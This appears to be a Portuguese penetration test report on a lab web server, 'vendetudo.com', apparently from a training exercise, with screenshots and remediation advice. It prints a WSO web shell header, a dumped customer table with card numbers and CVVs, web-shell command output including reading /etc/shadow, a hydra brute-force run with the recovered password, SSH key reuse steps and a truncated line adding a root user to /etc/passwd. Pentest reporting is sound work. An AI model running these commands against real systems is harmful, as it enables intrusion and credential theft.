validate.js	2024-06-01 13:26	2.6K	

Apache/2.4.61 (Debian) Server at vendetudo.com Port 80




Index of /backups

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
admin.php.txt	2024-07-28 14:32	106K	
vendetudo.sql	2024-07-28 14:33	7.2K	

Apache/2.4.61 (Debian) Server at vendetudo.com Port 80

```
<?php
/* WSO 2.6 (404 Error Web Shell by Madleets.com) */
/*Maded by DrSpy*/
$auth_pass = "e6e061838856bf47e1de730719fb2609";
$color = "#00ff00";
$default_action = 'FilesMan';
$default_use_ajax = true;
$default_charset = 'Windows-1251';

if(!empty($_SERVER['HTTP_USER_AGENT'])) {
    $userAgents = array("Google", "Slurp", "MSNBot", "ia_archiver", "Yandex", "Rambler");
    if(preg_match('/' . implode('|', $userAgents) . '/i', $_SERVER['HTTP_USER_AGENT'])) {
        header('HTTP/1.0 404 Not Found');
        exit;
    }
}
```



Index of /backups

Name	Last modified	Size	Description
Parent Directory	-		
admin.php.txt	2024-07-28 14:32	106K	
vendetudo.sql	2024-07-28 14:33	7.2K	

```

22 --
23
24 --
25
26 --
27 -- Table structure for table `clientes`
28 --
29
30 CREATE TABLE `clientes` (
31   `nome` varchar(200) NOT NULL,
32   `endereco` varchar(500) NOT NULL,
33   `data_nascimento` date NOT NULL,
34   `cartao` bigint(11) NOT NULL,
35   `cartao_validade` date NOT NULL,
36   `cvv` int(11) NOT NULL
37 ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_general_ci;
38
39 --
40 -- Dumping data for table `clientes`
41 --
42
43 INSERT INTO `clientes` (`nome`, `endereco`, `data_nascimento`, `cartao`, `cartao_validade`, `cvv`) VALUES
44 ('João Silva', 'Rua das Flores, 123', '1990-05-15', 1234567890123456, '2025-08-01', 123),
45 ('Maria Oliveira', 'Avenida dos Girassóis, 456', '1985-10-22', 2345678901234567, '2024-12-01', 456),
46 ('Pedro Santos', 'Travessa das Águias, 789', '1995-03-10', 3456789012345678, '2026-03-01', 789),
47 ('Ana Costa', 'Praça das Palmeiras, 987', '1988-07-18', 4567890123456789, '2023-05-01', 234),
48 ('Carlos Oliveira', 'Alameda dos Pinheiros, 654', '1979-12-05', 5678901234567890, '2027-07-01', 567),
49 ('Sandra Pereira', 'Rua dos Lirios, 321', '1992-08-30', 6789012345678901, '2024-09-01', 890),
50 ('Ricardo Santos', 'Avenida das Rosas, 876', '1983-04-25', 7890123456789012, '2025-02-01', 901),
51 ('Mariana Costa', 'Travessa das Violetas, 543', '1998-01-12', 8901234567890123, '2026-11-01', 345),
52 ('Paulo Pereira', 'Praça dos Cravos, 210', '1975-11-08', 9012345678901234, '2023-03-01', 678),
53 ('Lúcia Santos', 'Alameda das Orquídeas, 111', '1980-06-20', 1234567890123456, '2027-04-01', 123),
54 ('Joaquim Oliveira', 'Rua das Margaridas, 222', '1991-09-17', 2345678901234567, '2024-06-01', 456),
55 ('Inês Pereira', 'Avenida das Hortênsias, 333', '1984-02-14', 3456789012345678, '2025-09-01', 789),
56 ('Bruno Silva', 'Travessa dos Crisântemos, 444', '1993-07-01', 4567890123456789, '2023-01-01', 234),
57 ('Fernanda Costa', 'Alameda das Acácias, 555', '1978-12-28', 5678901234567890, '2026-08-01', 567),
58 ('Henrique Oliveira', 'Praça das Azáleas, 666', '1990-05-15', 6789012345678901, '2024-12-01', 890),
59 ('Teresa Pereira', 'Rua das Dália, 777', '1985-10-22', 7890123456789012, '2027-03-01', 001)

```

Lúcas

The screenshot shows a web browser window with the URL `vendetudo.com/.git/`. The page title is "Index of /.git". The content is a table listing the files and directories within the repository:

Name	Last modified	Size	Description
Parent Directory	-	-	
COMMIT_EDITMSG	2024-06-01 15:22	31	
HEAD	2024-06-01 13:26	21	
branches/	2024-06-01 13:26	-	
config	2024-06-01 13:27	180	
description	2024-06-01 13:26	73	
hooks/	2024-06-01 13:26	-	
index	2024-06-01 15:22	6.6K	
info/	2024-06-01 13:26	-	
logs/	2024-06-01 13:28	-	
objects/	2024-06-01 15:22	-	
refs/	2024-06-01 13:26	-	

At the bottom of the page, it says "Apache/2.4.61 (Debian) Server at vendetudo.com Port 80".

The screenshot shows a web browser window with the URL `vendetudo.com/.git/config`. The page title is "vendetudo.com/.git/config". The content is the configuration file for the Git repository:

```
[core]
repositoryformatversion = 0
filemode = true
bare = false
logallrefupdates = true
[user]
name = Estagiário II
email = estagiario@agencia.com
[commit]
gpgsign = False
```



```

MediaFire - File sharing a × vendetudo.com - WSO 2.6
Arquivo Ações Editar Exibir Ajuda
.. COMMIT_EDITMSG branches description index logs refs
.. HEAD config hooks info objects
aluno@linux:/var/www/vendetudo/.git$ cd COMMIT_EDITMSG
aluno@linux:/var/www/vendetudo/.git$ cat COMMIT_EDITMSG
aluno@linux:/var/www/vendetudo/.git$ cat HEAD
aluno@linux:/var/www/vendetudo/.git$ cat HEAD
ref: refs/heads/main
aluno@linux:/var/www/vendetudo/.git$ git show 6cfc7bf757df47811f5d3d381faf6100441f1fbe
fatal: detected dubious ownership in repository at '/var/www/vendetudo/.git'
To add an exception for this directory, call:
aluno@linux:/var/www/vendetudo/.git$ git config --global --add safe.directory /var/www/vendetudo/.git
aluno@linux:/var/www/vendetudo/.git$ git config --global --add safe.directory /var/www/vendetudo/.git
aluno@linux:/var/www/vendetudo/.git$ git show 6cfc7bf757df47811f5d3d381faf6100441f1fbe
commit 6cfc7bf757df47811f5d3d381faf6100441f1fbe
Author: Estagiario II <estagiario@bagagencia.com>
Date:   Sat Jun 1 13:34:25 2024 -0300

Mudança de senha

Assim ninguém consegue acessar, já que não é mais a senha padrão

diff --git a/dashboard.php b/dashboard.php
index 283afab..5872487 100644
--- a/dashboard.php
+++ b/dashboard.php
@@ -1,7 +1,7 @@
<?php
/* WSO 2.6 (404 Error Web Shell by Madleets.com) */
/*Made by DrSpy*/
-$auth_pass = "db865c8fe9ea4aca8bd65f612abe2f9c";
+$auth_pass = "e6e061838856bf47e1de730719fb2609";
$color = "#00ff00";
$default_action = 'FilesMan';
$default_use_ajax = true;
aluno@linux:/var/www/vendetudo/.git$ 

```


Console

list dir

Change dir:
/var/www/vendetudo/admin/

Make dir: (Writeable)

Execute:



Painel administrativo do sistema exposto na web

Descrição

Idealmente, um painel administrativo, mesmo protegido por senha, não deve ficar exposto diretamente publicamente na web. Isso porque a simples proteção por senha não é suficiente para mitigar todos os riscos de segurança.

- **Categoria OWASP:** A01:2021 - Broken Access Control
- **CWE:** 264 - Permissions, Privileges, and Access Controls

- **CWE:** 200 - Information Exposure
- **Risco:** Crítico

Durante a fase de reconhecimento, o scan automatizado encontrou um diretório '/admin' acessível via web. Essa página possuía apenas um input de password e pelo nome do diretório indicava ser um painel administrativo. Como foi tratado no tópico da vulnerabilidade de Path Transversal, a hash da senha estava exposta no próprio código desse painel e também em um commit exposto e foi quebrada sendo, portanto, revelada a senha, que era inclusive fraca e poderia também ter sido quebrada com força bruta pois o sistema de autenticação não possuía proteção contra ataques dessa natureza. A falta de utilização de protocolo HTTPS na aplicação também é preocupante e pode expor as credenciais para acessar o painel.

Após conseguir o acesso ao painel, percebeu-se que, além de outras coisas, ele dava acesso direto a infraestrutura interna da empresa, ou seja, à máquina 'linux' por meio de um web shell com usuário 'www-data' que possuía altos privilégios em arquivos críticos para o sistema e para a aplicação web, como /etc/shadow e /var/www/vendetudo.

Também foram realizadas tentativas de exploração por meio de vulnerabilidade de SQL injection, o que foi mal sucedido, indicando que o painel não possui vulnerabilidade de SQL injection.

Risco e Impacto

A possibilidade de acesso a esse painel administrativo teria potencial de comprometer todo o sistema, contudo há limitação dos privilégios, pois não permite a escrita. Contudo, a hash da senha do user 'Andreia', foi facilmente quebrada com ataque de dicionário, o que permitiria a invasão do sistema e escalação de privilégios conforme abordado em tópico específico 'Privilégios inapropriados em arquivos críticos na máquina linux'.

Portanto, há grandes chances do total comprometimento do sistema e vazamento de informações confidenciais e dados sensíveis.

A depender das informações que um agente malicioso conseguir obter dentro do sistema, sendo dados sensíveis de Titulares, podem haver graves implicações legais e aplicação da LGPD, com consequente aplicação de multas e sanções severas à organização. Adoção de medidas de segurança robustas podem reduzir ou eliminar as sanções legais em eventuais incidentes de segurança.

Reprodução

No navegador acessar vendetudo.com/admin

- Inserir a senha admin@123
- Acessar a seção 'Exec'
- Digitar o comando desejado, exemplo cat /etc/shadow

Recomendações

- **Revisar a Necessidade:** Avaliar se o painel administrativo é realmente necessário e se pode ser substituído por uma solução mais segura, como uma API com autenticação adequada.
- **Restrição de IP:** Limitar o acesso ao painel a endereços IP específicos da organização ou de usuários autorizados.
- **VPN:** Exigir que o acesso ao painel administrativo seja feito através de uma VPN, garantindo que apenas usuários autorizados possam acessar.
- **Implementar Captcha:** Adicionar um sistema de Captcha na página de login para dificultar ataques automatizados.
- **Rate Limiting:** Implementar limites de tentativas de login para mitigar ataques de força bruta.
- **Senhas Expostas:** Garantir que as senhas não estejam expostas em código fonte ou em commits. Utilizar variáveis de ambiente para armazenar senhas e credenciais.
- **Política de segurança:** Criar uma política de segurança com senhas fortes, preferencialmente implementar regras a nível de software, além de conscientizar os colaboradores.
- **Auditorias Regulares:** Realizar auditorias de segurança regularmente para identificar e corrigir vulnerabilidades.
- **Registro de Logs:** Implementar um sistema robusto de registro de logs para monitorar tentativas de acesso e atividades no painel administrativo.
- **Análise de Logs:** Analisar logs regularmente para identificar comportamentos suspeitos e responder rapidamente a possíveis incidentes.
- **Web Application Firewall (WAF):** Considerar a utilização de um WAF para proteger o painel contra ataques comuns como SQL Injection e Cross-Site Scripting (XSS).
- **Segregação de Privilégios:** Limitar os privilégios do usuário 'www-data' no mínimo necessário para minimizar os impactos em caso de comprometimento.
- **Algoritmo seguro:** Utilize algoritmos de hashing seguros e apropriados para senhas, como bcrypt, Argon2, ou PBKDF2. Esses


algoritmos são projetados para serem lentos e incluir um sal (salt) por padrão.

- **Utilizar protocolo HTTPS:** Implementar HTTPS para garantir que toda a comunicação entre o cliente e o servidor seja criptografada, protegendo dados sensíveis, como credenciais de login, contra interceptação por meio de ataques do tipo "man-in-the-middle". Utilize certificados SSL/TLS válidos e configure-os adequadamente, forçando o uso de HTTPS em todas as páginas, especialmente nas áreas administrativas. Além disso, habilite HTTP Strict Transport Security (HSTS) para evitar ataques de downgrade que forcem a comunicação em HTTP.

Causa Raiz

Painel administrativo exposto publicamente na web e hash de senha exposta no código do próprio painel e algoritmo de hash fraco.

Constatação



Aplicativos vendetudo.com - WSO 2...

MediaFire - File sharing a × vendetudo.com - WSO 2.6 +

vendetudo.com/admin/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec MediaFire - File sharin...

Username: Linux linux 6.1.0-23-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.99-1 (2024-07-15) x86_64
User: 33 (www-data) Group: 33 (www-data)
Php: 8.2.20 Safe mode: OFF [phinfo] Datetime: 2024-09-15 17:45:24
Hdd: 9.62 GB Free: 5.94 GB (61%)
Cwd: /var/www/vendetudo/admin/ drwxr-xr-x [home]

Windows - 1251 Server IP: 192.168.98.10 Client IP: 192.168.98.12

[Sec Info] [Files] [Exec] [Sql] [PHP Tools] [LFI] [Php] [Safe mode] [String tools] [XSS Shell] [Bruteforce] [Network] [Logout] [Self remove]

File manager

Name	Size	Modify	Owner/Group	Permissions	Actions
[..]	dir	2024-06-01 18:22:28	www-data/www-data	drwxr-xr-x	R T
index.php	106.13 KB	2024-06-01 16:41:15	www-data/www-data	-r--r--r--	R T E D

copy [>>]

Change dir: /var/www/vendetudo/admin/ [>>] Read file: [>>]
Make dir: (Writable) [>>] Make file: (Writable) [>>]
Execute: [>>] Upload file: (Writable) [>>]
Browse... No file selected. [>>]

Aplicativos vendetudo.com - WSO 2...

MediaFire - File sharing a × vendetudo.com - WSO 2.6 +

vendetudo.com/admin/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec MediaFire - File sharin...

Username: Linux linux 6.1.0-23-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.99-1 (2024-07-15) x86_64
User: 33 (www-data) Group: 33 (www-data)
Php: 8.2.20 Safe mode: OFF [phinfo] Datetime: 2024-09-16 16:05:22
Hdd: 9.62 GB Free: 5.94 GB (61%)
Cwd: /var/www/vendetudo/admin/ drwxr-xr-x [home]

Windows - 1251 Server IP: 192.168.98.1 Client IP: 192.168.98.1

[Sec Info] [Files] [Exec] [Sql] [PHP Tools] [LFI] [Php] [Safe mode] [String tools] [XSS Shell] [Bruteforce] [Network] [Logout] [Self remove]

Console

```
List dir [ >> ]  send using AJAX  redirect stderr to stdout (2>&1)
$ whoami
www-data
```

\$ [>>]

Change dir: /var/www/vendetudo/admin/ [>>] Read file: [>>]
Make dir: (Writable) [>>] Make file: (Writable) [>>]
Execute: [>>] Upload file: (Writable) [>>]
Browse... No file selected. [>>]

Kali Linux 🐍 Kali Tools 📄 Kali Docs 🌐 Kali Forums 🎯 Kali NetHunter 🚧 Exploit-DB 🚧 Google Hacking DB 🛡️ OffSec 🛡️ MediaFire - File sharin...

Unname: Linux linux 6.1.0-23-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.99-1 (2024-07-15) x86_64
User: 33 (www-data) Group: 33 (www-data)
Php: 8.2.20 Safe mode: OFF [phpinfo] Datetime: 2024-09-16 16:07:15
Hdd: 9.62 GB Free: 5.94 GB (61%)
Cwd: /var/www/vendetudo/admin/ drwxr-xr-x [home]

Windows - 1251
Server IP: 192.168.98.10
Client IP: 192.168.98.12

[Sec Info] [Files] [Exec] [Sql] [PHP Tools] [LF] [Php] [Safe mode] [String tools] [XSS Shell] [Bruteforce] [Network] [Logout] [Self remove]

Console

```
List dir
272421 276 -rwsr-xr-x 1 root root 281624 Jun 27 2023 /usr/bin/sudo
265377 52 -rwsr-xr-x 1 root root 52880 Mar 23 2023 /usr/bin/chsh
265376 64 -rwsr-xr-x 1 root root 62672 Mar 23 2023 /usr/bin/chfn
269072 48 -rwsr-xr-x 1 root root 48896 Mar 23 2023 /usr/bin/newgrp
262672 60 -rwsr-xr-x 1 root root 59704 Mar 28 06:52 /usr/bin/mount
263507 36 -rwsr-xr-x 1 root root 35128 Mar 28 06:52 /usr/bin/umount
263584 220 -rwsr-xr-x 1 root root 224848 Jan 8 2023 /usr/bin/find
265380 68 -rwsr-xr-x 1 root root 68240 Mar 23 2023 /usr/bin/passwd
267511 36 -rwsr-xr-x 1 root root 35128 Mar 23 2023 /usr/bin/fusermount
309714 1384 -rwsr-xr-x 1 root root 1414168 Jul 9 05:53 /usr/sbin/exim4
275460 48 -rwsr-xr-x 1 root root 48128 Aug 26 2022 /usr/sbin/mount.cifs
290603 28 -rwsr-xr-x 1 root root 18664 Jan 31 2023 /usr/lib/polkit-1/polkit-agent-helper-1
296881 648 -rwsr-xr-x 1 root root 653888 Jun 22 16:38 /usr/lib/openssh/ssh-keysign
398390 16 -rwsr-xr-x 1 root root 14672 Apr 10 06:02 /usr/lib/xorg/Xorg.wrap
270686 52 -rwsr-xr-x 1 root messagebus 51272 Sep 16 2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
407337 16 -rwsr-xr-x 1 root root 14416 Nov 30 2023 /usr/lib/mysql/plugin/auth_pam_tool dir/auth_pam_tool
```

Change dir: /var/www/vendetudo/admin/ >> Read file: >>
Make dir: (Writable) >> Make file: (Writable) >>
Execute: >> Upload file: (Writable) >>
Browse... No file selected.

Kali Linux 🐍 Kali Tools 📄 Kali Docs 🌐 Kali Forums 🎯 Kali NetHunter 🚧 Exploit-DB 🚧 Google Hacking DB 🛡️ OffSec 🛡️ MediaFire - File sharin...

Unname: Linux linux 6.1.0-23-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.99-1 (2024-07-15) x86_64
User: 33 (www-data) Group: 33 (www-data)
Php: 8.2.20 Safe mode: OFF [phpinfo] Datetime: 2024-09-16 16:09:13
Hdd: 9.62 GB Free: 5.94 GB (61%)
Cwd: /var/www/vendetudo/admin/ drwxr-xr-x [home]

Windows - 1251
Server IP: 192.168.98.10
Client IP: 192.168.98.12

[Sec Info] [Files] [Exec] [Sql] [PHP Tools] [LF] [Php] [Safe mode] [String tools] [XSS Shell] [Bruteforce] [Network] [Logout] [Self remove]

Console

```
List dir
$ netstat -an | grep -i listen
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
              LISTEN
tcp        0      0 0.0.0.0:22           0.0.0.0:*
              LISTEN
tcp        0      0 127.0.0.53:53          0.0.0.0:*
              LISTEN
tcp        0      0 127.0.0.54:53          0.0.0.0:*
              LISTEN
tcp        0      0 0.0.0.0:5001          0.0.0.0:*
              LISTEN
tcp        0      0 0.0.0.0:5002          0.0.0.0:*
              LISTEN
tcp        0      0 127.0.0.1:25          0.0.0.0:*
              LISTEN
tcp        0      0 0.0.0.0:5355          0.0.0.0:*
              LISTEN
tcp6       0      0 ::1:3350            :::*
              LISTEN
tcp6       0      0 ::1:80             :::*
              LISTEN
tcp6       0      0 ::1:21             :::*
              LISTEN
tcp6       0      0 ::1:22             :::*
              LISTEN
tcp6       0      0 ::1:5001           :::*
              LISTEN
tcp6       0      0 ::1:5002           :::*
              LISTEN
tcp6       0      0 ::1:3389           :::*
              LISTEN
```

Change dir: /var/www/vendetudo/admin/ >> Read file: >>
Make dir: (Writable) >> Make file: (Writable) >>
Execute: >> Upload file: (Writable) >>
Browse... No file selected.

The screenshot shows a web browser window with the URL `vendetudo.com/admin/`. The page displays system information and a terminal session. The terminal session shows the user running a command to list files in the directory `/var/www/vendetudo/admin/`, resulting in a long list of files including `etc/shadow`, `shadow`, `root`, `daemon`, `bin`, `sys`, `sync`, `games`, `man`, `lp`, `mail`, `news`, `uucp`, `proxy`, `www-data`, `backup`, and `list`. Below the terminal, there are several exploit-related buttons: `Change dir:` (with value `/var/www/vendetudo/admin/`), `Read file:` (disabled), `Make dir: (Writable)` (disabled), `Make file: (Writable)` (disabled), `Execute:` (disabled), and `Upload file: (Writable)` (disabled).

Chave SSH privada exposta sem criptografia ou controle de acesso

Descrição

Chaves SSH privadas permitem acesso remoto a sistemas, se não estiverem devidamente protegidas, são suficientes para permitirem o acesso de um agente mal intencionado ao sistema interno da organização.

Durante a fase de reconhecimento, as credenciais do user 'Paulo', foram descobertas em virtude de informações encontradas especificamente sobre ele, por consequência de falha no controle de acesso na aplicação e Directory Traversal web. Através de suas credenciais foi possível acessar por protocolo FTP seu diretório na máquina 'linux'. Nesse diretório estava um arquivo chamado 'usuario_privilegiado', que consistia em uma chave SSH que foi identificada como sendo do user 'Andreia' e também do user 'sysadmin'. Com isso foi possível acessar a máquina 'linux' com a conta do user 'Andreia' sem necessidade de ter sua password. O user 'Andreia' possuía privilégios que permitiram escalar privilégios, persistir-se e tomar total controle do sistema.

- **Categoria OWASP:** A05:2021 - Security Misconfiguration
- **CWE:** 260 - Password in Configuration File

- **CWE:** 541 - Inclusion of Sensitive Information in an Include File
- **Risco:** Crítico

Risco e Impacto

A possibilidade de acesso remoto a outra máquina, utilizando SSH que permite acesso à conta de usuário sem a necessidade de password permite a invasão dessa máquina e a utilização da conta do usuário invadido para realizar ações maliciosas no sistema.

Esse acesso sendo na conta de um usuário com altos privilégios no sistema tem alto potencial de comprometer todo o sistema, permitindo a criação de novos usuários com permissões elevadas e a leitura/modificação de arquivos sensíveis, alteração de senhas de usuários. Isso pode resultar na completa tomada de controle do sistema e obtenção de todas as informações presentes no sistema.

A depender das informações que um agente malicioso conseguir obter dentro do sistema, sendo dados sensíveis de Titulares, podem haver graves implicações legais e aplicação da LGPD, com consequente aplicação de multas e sanções severas à organização. Adoção de medidas de segurança robustas podem reduzir ou eliminar as sanções legais em eventuais incidentes de segurança.

Reprodução

Em um terminal, executar:

- ftp vendetudo.com
- Inserir as credenciais do user 'Paulo'
- ls
- get usuario_privilegiado
- exit
- ssh vendetudo.com -i usuario_privilegiado -l Andreia

Recomendações

- **Armazenamento Seguro de Chaves:** Assegurar que chaves SSH sejam armazenadas em diretórios protegidos e acessíveis apenas por usuários autorizados.
- **Passphrase:** Proteger a chave privada com uma passphrase forte.
- **Autenticação Multifatorial (MFA):** Implementar MFA como camada adicional de segurança para acessos via SSH.
- **Rotação regular:** Atualizar e trocar as chaves regularmente.
- **Monitoramento e auditoria:** Registar e auditar o uso de chaves SSH para detectar acessos suspeitos.

Causa Raiz

Falta de medidas de segurança mínimas no armazenamento e proteção de chaves SSH privadas.

Constatação

```
└─(aluno@atacante)─[~]
$ cewl -d0 -m3 -w marvel.txt https://pt.wikipedia.org/wiki/Universo_Cinematogr%C3%A1fico_Marvel
CeWL 6.1 (Max Length) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

└─(aluno@atacante)─[~]
$ hydra -l Paulo -P marvel.txt vendetudo.com ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-19 02:
34:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 6497 login tries (l:1/p:6
497), ~407 tries per task
[DATA] attacking ftp://vendetudo.com:21/
[STATUS] 262.00 tries/min, 262 tries in 00:01h, 6235 to do in 00:24h, 16 acti
ve
[21][ftp] host: vendetudo.com login: Paulo password: SHIELD
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-19 02:
36:08
```

Privilégios inapropriados em arquivos críticos na máquina linux

~~Descrição~~

O arquivo `/etc/passwd` está com permissão de leitura e escrita para 'others', ou seja, qualquer usuário poderia editá-lo.

Durante o pentest foi criado um novo usuário com privilégios de root com username 'hacker' e senha 123, explorando os privilégios dos usuários 'aluno' e/ou 'Andreia' no arquivo /etc/passwd.

Além disso, através das credenciais obtidas dos usuários 'aluno' e 'Andreia' da máquina 'linux' foi possível a leitura e escrita do arquivo **/etc/shadow**. Também foi possível a leitura do arquivo **/etc/sudoers**. Isso foi possível pois ambos estavam habilitados para utilizarem o programa 'sudo' no arquivo /etc/sudoers e com totais permissões de execução. O contexto da infraestrutura não indicava ser necessário que estes dois usuários possuissem esse privilégio.

A obtenção da senha do user 'Andreia', através da quebra da hash, foi possível em consequência da permissão para 'others' de leitura no arquivo /etc/shadow e com as credenciais do user 'aluno'. Sobre os demais usuários, não foi possível quebrar suas hashes com os recursos de hardware e tempo disponíveis no presente pentest, portanto, suas hashes foram consideradas fortes. É importante deixar claro que, apesar de não ter sido feito, seria fácil alterar a senha de qualquer dos usuários, pois há privilégios de escrita em /etc/shadow com os usuários 'aluno' e 'Andreia'.

- **Categoria OWASP:** A01:2021 - Broken Access Control
- **Categoria OWASP:** A04:2021 - Insecure Design
- **CWE:** 264 - Permissions, Privileges, and Access Controls
- **CWE:** 269 - Improper Privilege Management
- **CWE:** 266 - Incorrect Privilege Assignment
- **Risco:** Crítico

Risco e Impacto

A permissão de escrita no arquivo **/etc/passwd** permite alterar as informações sobre usuários, isso implica na possibilidade de aumentar privilégios, deixar as senhas em claro e até mesmo criar um novo usuário com privilégios totais, root. Por consequência, além de criar uma forma de persistência no sistema, o agente malicioso também poderá ter total controle.

O privilégio de leitura do arquivo **/etc/shadow** possibilita a obtenção das hashes de senhas dos usuários, que podem ser quebradas para obter as credenciais. Enquanto que a concessão de privilégios de escrita nesse mesmo arquivo permite a alteração da senha de qualquer usuário.

O privilégio de leitura em **/etc/sudoers**, possibilita a obtenção de informações sobre quais usuário e grupos tem a possibilidade de escalar privilégios. Isso dá a oportunidade ao invasor de buscar no sistema arquivos pertencentes a esses usuários e grupos para tentar encontrar alguma falha para explorar, ou criar armadilhas no sistema para os usuários, como explorar via variável de ambiente **\$PATH**. Por outro lado, o privilégio de escrita nesse arquivo garante ao invasor a possibilidade de escalar privilégios, uma vez que ele apenas precisará adicionar uma entrada na configuração permitindo o usuário executar comandos com altos privilégios.

Reprodução

Em um shell, na máquina linux, executar:

Verificação de privilégios - ls -l /etc/passwd /etc/shadow
/etc/sudoers

Criar usuário com privilégio root

```
- echo  
'hacker:$6$np8dvVILZw5QoY01$2kZq/T0Zh9vJ7AP/p9EQ3h.maDjMYSR44wA  
